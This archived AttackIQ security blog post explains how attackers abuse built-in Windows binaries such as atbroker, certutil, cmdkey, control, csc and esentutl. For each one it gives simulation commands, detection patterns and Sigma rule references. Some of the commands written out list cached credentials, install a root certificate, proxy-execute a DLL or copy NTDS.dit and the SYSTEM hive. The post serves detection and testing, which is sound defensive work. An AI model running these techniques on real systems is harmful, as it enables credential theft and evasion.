Monitoring and Testing for Living-Off-the-Land Binaries - AttackIQ

By Federico Quattrin

Published: 2023-03-16 · Archived: 2026-04-05 13:00:49 UTC

Specifically, LOLBins, or Living-Off-the-Land Binaries, are binaries local to the operating system and traditionally seen as non-malicious, but can be exploited beyond their supposed function by adversaries to accomplish their malicious goals. The day-to-day commonality of LOLBins inadvertently serve as a pseudo cloak of invisibility, allowing the attacker to act inconspicuously across the cyber kill chain and under the nose of SOC teams and intrusion detection tools. On top of this, LOLBins are often fileless, and do not leave the tracks that foreign code or files typically leave behind.

LOLBins pose a growing threat that should not be taken lightly, and it is an organizational oversight if not monitored. To help organizations combat this risk, AttackIQ has released ATT&CK-aligned scenarios to test against LOLBins. Using the AttackIQ Security Optimization Platform, security teams can improve their cybersecurity readiness through continuous testing and security control validation, running assessments aligned to the MITRE ATT&CK framework against the total security program.

In this post, we have captured a number of LOLBin behaviors to look out for, in hopes that detection engineers and SOC analysts will come to recognize the signs associated with these attacks and have a means for detecting the behaviors.

Please note that we have demonstrated the generalized adversary behavior in each example, but be mindful that the adversary may execute a slightly different variation than the ones that we have outlined below. In addition, as a Breach and Attack Simulation solution, the steps and commands detailed are how the scenarios would be executed benignly within our platform and under our “do no harm” model.

If you are interested in exploring other examples of binaries not outlined in this post, more can be found in the LOLBAS project on GitHub, which we used as a reference resource and where much of our research for these templates is derived.

Atbroker.exe

Binary description

Atbroker.exe is a Microsoft Windows system executable file that stands for “Assistive Technology Manager Broker”. It is a part of the Windows Accessibility features and is responsible for managing the interactions between the Windows operating system and assistive technologies, such as screen readers, magnifiers, and other accessibility tools.

Atbroker.exe is designed to run in the background and starts automatically when a user logs in to Windows. It monitors the accessibility settings and programs that are running on the system, and provides a way for assistive technology applications to interact with the desktop and user interface.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution (T1218)
- Privilege Escalation: Event Triggered Execution: Accessibility Features (T1546.008)
- Persistence: Event Triggered Execution: Accessibility Features (T1546.008)

How do the adversaries use it?

Adversaries can use Atbroker.exe to create a new accessibility feature that is designed to launch a binary such as cmd.exe or malware. Once the new accessibility feature is created, the attacker can trigger it and gain access to the command prompt with elevated privileges or execute the binary that was defined.

By using this technique, adversaries can bypass the need for administrative credentials and gain access to sensitive parts of the system.

AttackIQ Scenarios

System Binary Proxy Execution using “atbroker.exe” Script

Description

AttackIQ has released the scenario “System Binary Proxy Execution using “atbroker.exe” Script”. This scenario will create a new registry key in the “HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\ATs” key.

The key will have a name composed of the string “AttackIQ_” and 15 random characters.

The key will contain the following subkeys:

- ‘ApplicationName’: “@%SystemRoot%\system32\AccessibilityCPL.dll,-83”
- ‘ATExe’: “$pwd\AIQ_file_creator.exe”
- ‘CopySettingsToLockedDesktop’: 1
- ‘Description’: “AIQ key for execution.”
- ‘Profile’: ‘ `<HCIModel><Accommodation type="mild vision" /><Accommodation type="severe vision" /></HCIModel>` ‘
- ‘SimpleProfile’: “test”
- ‘StartExe’: “$pwd\AIQ_file_creator.exe”
- ‘TerminateOnDesktopSwitch’: 0

Where the `$pwd` variable will point to the scenario’s current working directory.

If the scenario is able to create the keys, it will then execute the following command:

```
ATBroker.exe /start $name
```

Where `$name` is the name of the registry key present in the “HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\ATs” key.

The binary AIQ_file_creator.exe will create a file in the temp directory.

Execution

(Click for Larger)

Scenario IOCs

```
[(((process:command_line NOT LIKE '%animations%' AND process:command_line NOT LIKE '%audiodescription%' AND process:command_line NOT LIKE '%caretbrowsing%' AND process:command_line NOT LIKE '%caretwidth%' AND process:command_line NOT LIKE '%colorfiltering%' AND process:command_line NOT LIKE '%cursorscheme%' AND process:command_line NOT LIKE '%filterkeys%' AND process:command_line NOT LIKE '%focusborderheight%' AND process:command_line NOT LIKE '%focusborderwidth%' AND process:command_line NOT LIKE '%highcontrast%' AND process:command_line NOT LIKE '%keyboardcues%' AND process:command_line NOT LIKE '%keyboardpref%' AND process:command_line NOT LIKE '%magnifierpane%' AND process:command_line NOT LIKE '%messageduration%' AND
```

```
process:command_line NOT LIKE '%minimumhitradius%' AND process:command_line NOT LIKE '%mousekeys%' AND process:command_line NOT LIKE '%Narrator%' AND process:command_line NOT LIKE '%osk%' AND process:command_line NOT LIKE '%overlappedcontent%' AND process:command_line NOT LIKE '%showsounds%' AND process:command_line NOT LIKE '%soundsentry%' AND process:command_line NOT LIKE '%stickykeys%' AND process:command_line NOT LIKE '%togglekeys%' AND process:command_line NOT LIKE '%windowarranging%' AND process:command_line NOT LIKE '%windowtracking%' AND process:command_line NOT LIKE '%windowtrackingtimeout%' AND process:command_line NOT LIKE '%windowtrackingzorder%')) AND (process:binary_ref.name LIKE '%AtBroker.exe' AND process:command_line LIKE '%start%'))]
```

```
[(((process:binary_ref.name != 'C:\Windows\system32\atbroker.exe' OR windows-registry-key:key NOT LIKE '%\Microsoft\Windows NT\CurrentVersion\Accessibility\Configuration%' OR windows-registry-key:values[*].data != '(Empty)') AND (process:binary_ref.name NOT LIKE 'C:\Windows\Installer\MSI%' OR windows-registry-key:key NOT LIKE '%Software\Microsoft\Windows NT\CurrentVersion\Accessibility\ATs%')) AND (windows-registry-key:key LIKE '%Software\Microsoft\Windows NT\CurrentVersion\Accessibility\ATs%' OR windows-registry-key:key LIKE '%Software\Microsoft\Windows NT\CurrentVersion\Accessibility\Configuration%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → atbroker.exe → AIQ_file_creator.exe

(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_lolbin_susp_atbroker.yml
- /rules/windows/registry/registry_event/registry_event_susp_atbroker_change.yml

Back to Top

Certutil.exe

Binary description

Certutil.exe is a command-line utility program that is included with Microsoft Windows operating systems. It is used to manage digital certificates and certificate revocation lists (CRLs) in a Windows environment.

Certutil.exe can be used to perform various tasks related to digital certificates, such as generating and installing certificates, backing up and restoring certificates, verifying and validating certificates, and publishing certificates and CRLs to Active Directory or other network directories.

This tool is commonly used by system administrators and security professionals to manage the security of a Windows environment, including securing web servers, email servers, and other network services that require the use of digital certificates for authentication and encryption.

TTPs and tactics

- Defense Evasion: Subvert Trust Controls: Install Root Certificate (T1553.004)

How do the adversaries use it?

A malicious actor could use Certutil.exe to install fake or malicious certificates on a Windows system, which could be used to conduct man-in-the-middle attacks, intercept encrypted traffic, or impersonate legitimate websites or services.

AttackIQ Scenarios

Install Root Certificate using “certutil.exe” Script

Description


The scenario will execute the following command:

```
certutil.exe -v -addstore -f ROOT aiq_certificate.pem
```

The scenario will be marked as Not Prevented if it is capable of adding the certificate.

This scenario requires administrator privileges.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\CertMgr.exe' AND process:command_line LIKE '%/add%' AND process:command_line LIKE '%root%') OR (process:binary_ref.name LIKE '%\certutil.exe' AND process:command_line LIKE '%-addstore%' AND process:command_line LIKE '%root%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → certutil.exe



(Click for Larger)

Sigma Rules

- rules/windows/process_creation/proc_creation_win_root_certificate_installed.yml

Back to Top

Cmdkey.exe

Binary description

Cmdkey.exe is a built-in Windows command-line tool that allows you to manage and manipulate stored credentials, such as usernames and passwords. It is primarily used to manage credentials for remote connections to other computers, servers, or network resources.

With cmdkey.exe, you can add, list, modify, and remove stored credentials.

TTPs and tactics

- Credential Access: Credentials from Password Stores (T1555)

How do the adversaries use it?

Cmdkey.exe can be used by attackers to access and extract stored credentials on a victim's machine, which can then be used for lateral movement or privilege escalation.

AttackIQ Scenarios

Discovery of Cached Credentials using "cmdkey.exe" Command


Description

This particular scenario will execute the following command:

```
cmdkey.exe /list
```

The scenario will be marked as Not Prevented if there are cached credentials of the type Domain Password.

Execution




(Click for Larger)

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\cmdkey.exe') AND (process:command_line LIKE '% /l%' OR process:command_line LIKE '% -l%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → cmdkey.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_cmdkey_recon.yml

Back to Top

Control.exe

Binary description

Control.exe is a Windows operating system program that allows users to access and manage various system settings and tools through the Control Panel.

When you run control.exe, it opens the Control Panel, which contains various applets for configuring and managing system settings, such as adding or removing hardware, setting up network connections, configuring display settings, and more.

TTPs and tactics

- Defense Evasion: System Binary Proxy Execution: Control Panel (T1218.002)

How do the adversaries use it?

Threat actors could potentially abuse control.exe to execute a DLL by taking advantage of the way that control.exe interacts with Windows and the Control Panel.

Control.exe is designed to open specific applets in the Control Panel based on the name or GUID of the applet that is provided to it as a parameter. However, it is possible to use control.exe to execute a DLL by specifying the path of the DLL as the parameter instead of the name or GUID of an applet.

AttackIQ Scenarios

System Binary Proxy Execution using “control.exe” Script

Description


This scenario will then execute the following command:

```
control.exe AttackIQ_DLL.dll
```

The DLL file will create a file in the temp directory when loaded.

The scenario will verify if the file exists and mark the scenario as not prevented. The scenario will be marked as prevented if the file does not exist.

Execution




(Click for Larger)

Scenario IOCs

```
[(((process:binary_ref.name LIKE '%\rundll32.exe') AND process:parent_ref.binary_ref.name LIKE
'%\System32\control.exe')]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → control.exe → rundll32.exe



(Click for Larger)

Sigma Rules

In order to detect this scenario you will need to delete the filter in this rule:

- /rules/windows/process_creation/proc_creation_win_susp_control_dll_load.yml

Back to Top

Csc.exe

Binary description

csc.exe is a command-line tool used to compile C# (C Sharp) source code into executable programs or DLLs (dynamic link libraries). It is included in the Microsoft .NET Framework SDK (Software Development Kit) and can be found in the .NET Framework directory on a Windows computer.

TTPs and tactics

- Defense Evasion: Obfuscated Files or Information: Compile After Delivery (T1027.004)

How do the adversaries use it?

An attacker can deliver a source code file containing the malicious code to the target system and then use csc.exe to compile the code into an executable file. By compiling the code on the target system, the attacker can avoid detection by security software that may have signatures or behavioral patterns for known malicious executables.

The use of csc.exe in this context requires that the attacker has already gained access to the target system and has the necessary permissions to execute the compiler. Once the code is compiled, the attacker can execute it to achieve their malicious goals, such as stealing sensitive data or taking control of the compromised system.

AttackIQ Scenarios

Compile After Delivery using “csc.exe” Script

Description

This scenario will execute the following command:

```
csc.exe -out:aiq_cs_code.exe aiq_cs_code.cs
```


The content of the aiq_vb_code.vb is:

```
using System;
class Program
{
static void Main()
{
Console.WriteLine("AttackIQ binary has been spawned.");
}
}
```

After compiling the binary, the scenario will execute the compiled file and search for the message in the stdout.

The scenario will be marked as Not Prevented if the message “AttackIQ binary has been spawned” is present in the stdout of the compiled binary execution.

Execution



(Click for Larger)

Scenario IOCs

```
[((process:parent_ref.binary_ref.name LIKE '%\wscript.exe' OR process:parent_ref.binary_ref.name LIKE '%\cscript.exe' OR process:parent_ref.binary_ref.name LIKE '%\mshta.exe' OR process:parent_ref.binary_ref.name LIKE '%\powershell.exe') AND process:binary_ref.name LIKE '%\csc.exe')]
```


Binary process tree

csc.exe will have the following process tree:

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → csc.exe → cvtres.exe

on the other hand, the compiled binary (aiq_cs_code.exe) will have the following one:

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → powershell.exe → aiq_cs_code.exe



7:21:1...	ai_exec_server.exe	2876	Process Create	C:\Program Files\AttackIQ\Agent\AiRunCommandAsUser.exe	SUCCESS	PID: 8816, Command line: "...
7:21:1...	AiRunCommandAsUser.exe	8816	Process Start		SUCCESS	Parent PID: 2876, Comman...
7:21:1...	AiRunCommandAsUser.exe	8816	Process Create	C:\Program Files\AttackIQ\Agent\engine\py3\python.exe	SUCCESS	PID: 2308, Command line: "...
7:21:1...	python.exe	2308	Process Start		SUCCESS	Parent PID: 8816, Comman...
7:21:1...	python.exe	2308	Process Create	C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 7252, Command line: C...
7:21:1...	powershell.exe	7252	Process Start		SUCCESS	Parent PID: 2308, Comman...
7:21:1...	powershell.exe	7252	Process Create	C:\WINDOWS\Microsoft.NET\Framework\v4.0.30319\csc.exe	SUCCESS	PID: 4368, Command line: "...
7:21:1...	csc.exe	4368	Process Start		SUCCESS	Parent PID: 7252, Comman...
7:21:1...	csc.exe	4368	Process Create	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe	SUCCESS	PID: 3248, Command line: C...
7:21:1...	cvtres.exe	3248	Process Start		SUCCESS	Parent PID: 4368, Comman...
7:21:1...	cvtres.exe	3248	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
7:21:1...	csc.exe	4368	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
7:21:2...	powershell.exe	7252	Process Create	C:\Users\ADMINI~1\AppData\Local\Temp\IM7o7d1b623cp\aiq_cs_code.exe	SUCCESS	PID: 9436, Command line: "...
7:21:2...	aiq_cs_code.exe	9436	Process Start		SUCCESS	Parent PID: 7252, Comman...
7:21:2...	aiq_cs_code.exe	9436	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
7:21:2...	powershell.exe	7252	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....
7:21:2...	python.exe	2308	Process Exit		SUCCESS	Exit Status: 0, User Time: 2....
7:21:2...	AiRunCommandAsUser.exe	8816	Process Exit		SUCCESS	Exit Status: 0, User Time: 0....

(Click for Larger)

Sigma Rules

In order to detect the scenario you will need to add powershell as a parent process to the following rule:

- /rules/windows/process_creation/proc_creation_win_csc_susp_parent.yml

Back to Top

Cscript.exe

Binary description

cscript.exe is a command-line script execution engine in Microsoft Windows operating systems. It is used to execute scripts written in various scripting languages, including VBScript and JScript, and is included as a part of the Windows Script Host (WSH).

TTPs and tactics

- Execution: Command and Scripting Interpreter: Visual Basic (T1059.005)
- Execution: Command and Scripting Interpreter: JavaScript (T1059.007)

How do the adversaries use it?

An adversary could use cscript.exe to run malicious scripts on a target system. This could include scripts designed to steal sensitive information, compromise system security, or carry out other malicious actions.

AttackIQ Scenarios

Windows Cscript Script Execution

Description

With this scenario and FireDrill architecture you have a reliable and secure way to execute your custom tasks when needed.

You can upload a script file and decide what interpreter you want to use. Examples of interpreters would be python.exe, cmd.exe, powershell.exe, sh, bash, etc. You can specify the full path of the interpreter, if its location is stored in the asset's environment you can specify only the name as shown before. Environment variables such as %System% can also be used.

By using cscript.exe as interpreter, you could execute either VBScripts of JScripts.

If the uploaded script uses parameters that have to be sent for its execution, you can specify them as a string in the scenario "Parameters" parameter.

It is possible to upload support files to be used within the script, these files will be located in the current working directory so the script will only require knowing the filename in order to access to them.


The supported platform parameter ensures that the script only will be executed on the selected platform.

Script Hash parameter can be specified to enforce the script file to match a given SHA256 hash (lowercase), the scenario will error and the script will not be executed if the provided hash does not match with the script's hash. No hash validation will be performed if this parameter is not filled.

There is also a feature that enables to execute the script as a logged in user, instead of executing the script as SYSTEM user. This feature is available only for Windows agents.

Finally, the scenario success can be defined either by checking the script exit code or by defining a pattern. If a pattern is chosen, the output of the script will be written into a temporal file and the pattern will be searched inside it. The pattern accepts regular expressions.

Execution



(Click for Larger)

In order to execute this scenario you will need to provide a JScript script or a VSBscript.

In this demo example, we have provided the following script:


```
// This script displays a message box with a custom message var message = "AttackIQ script has been executed."; WScript.Echo(message);
```

Scenario IOCs

```
[((process:binary_ref.name LIKE '%\wscript.exe' OR process:binary_ref.name LIKE '%\cscript.exe') AND (process:command_line LIKE '%.jse%' OR process:command_line LIKE '%.vbe%' OR process:command_line LIKE '%.js%' OR process:command_line LIKE '%.vba%'))]
```

Binary process tree

ai_exec_server.exe → AiRunCommandAsUser.exe (if running under user privileges) → python.exe → cscript.exe



(Click for Larger)

Sigma Rules

- /rules/windows/process_creation/proc_creation_win_susp_script_execution.yml

Back to Top

Esentutl.exe

Binary description

Esentutl.exe is a command-line tool used to manage Extensible Storage Engine (ESE) databases in Microsoft Windows operating systems. ESE is a database engine developed by Microsoft that is used by various Microsoft applications, including Active Directory, Exchange Server, Windows Search, and Windows Update.

Esentutl.exe can be used to perform a variety of tasks related to ESE databases, such as creating and repairing databases, compacting and defragmenting databases, and checking the integrity of databases. It can also be used to recover data from damaged databases and to export and import data from ESE databases.

TTPs and tactics

- Credential Access: Credentials from Password Stores: Credentials from Web Browsers (T1555.003)
- Credential Access: OS Credential Dumping: NTDS (T1003.003)
- Command and Control: Ingress Tool Transfer (T1105)

How do the adversaries use it?

Esentutl.exe could potentially be used by an attacker to:

- extract saved login credentials from the Web Cache Files (WCF) of Internet Explorer, which is stored in an ESE database format. An attacker could use the “esentutl.exe” command-line tool to access the ESE database and extract the saved login credentials from the WCF file. The attacker could then use these credentials to gain access to the victim’s online accounts.
- dump the contents of the NTDS.dit file on a compromised domain controller. The NTDS.dit file is an ESE database used by Active Directory to store information about user accounts and passwords. An attacker could use the “esentutl.exe” command-line tool to extract password hashes from the NTDS.dit file, which could then be used for offline password cracking or pass-the-hash attacks.
- copy a file into the system.

AttackIQ Scenarios

Dump Active Directory Database using Volume Shadow Copy via esentutl.exe

Description

This scenario will perform the following actions:


- Copy the locked `NTDS.dit` file by creating a Volume Shadow Copy using esentutl.exe
- If the previous step was successful, dump the SYSTEM registry hive using `reg.exe` binary.

If both the `NTDS.dit` file and the SYSTEM registry hive are successfully retrieved, the scenario result will be Not Prevented. Otherwise, it will be Prevented.

Important notes:

- For the scenario to be successful, it must be executed on a **Domain Controller**. Otherwise, the NTDS.dit file won’t be present in the system and the scenario will end with a **Requirements not met** error.
- This scenario requires esentutl.exe version 10.0. This built-in Windows tool version is present in Windows Server 2016 or newer.

Execution



(Click for Larger)

Copy a file using “esentutl.exe” Script

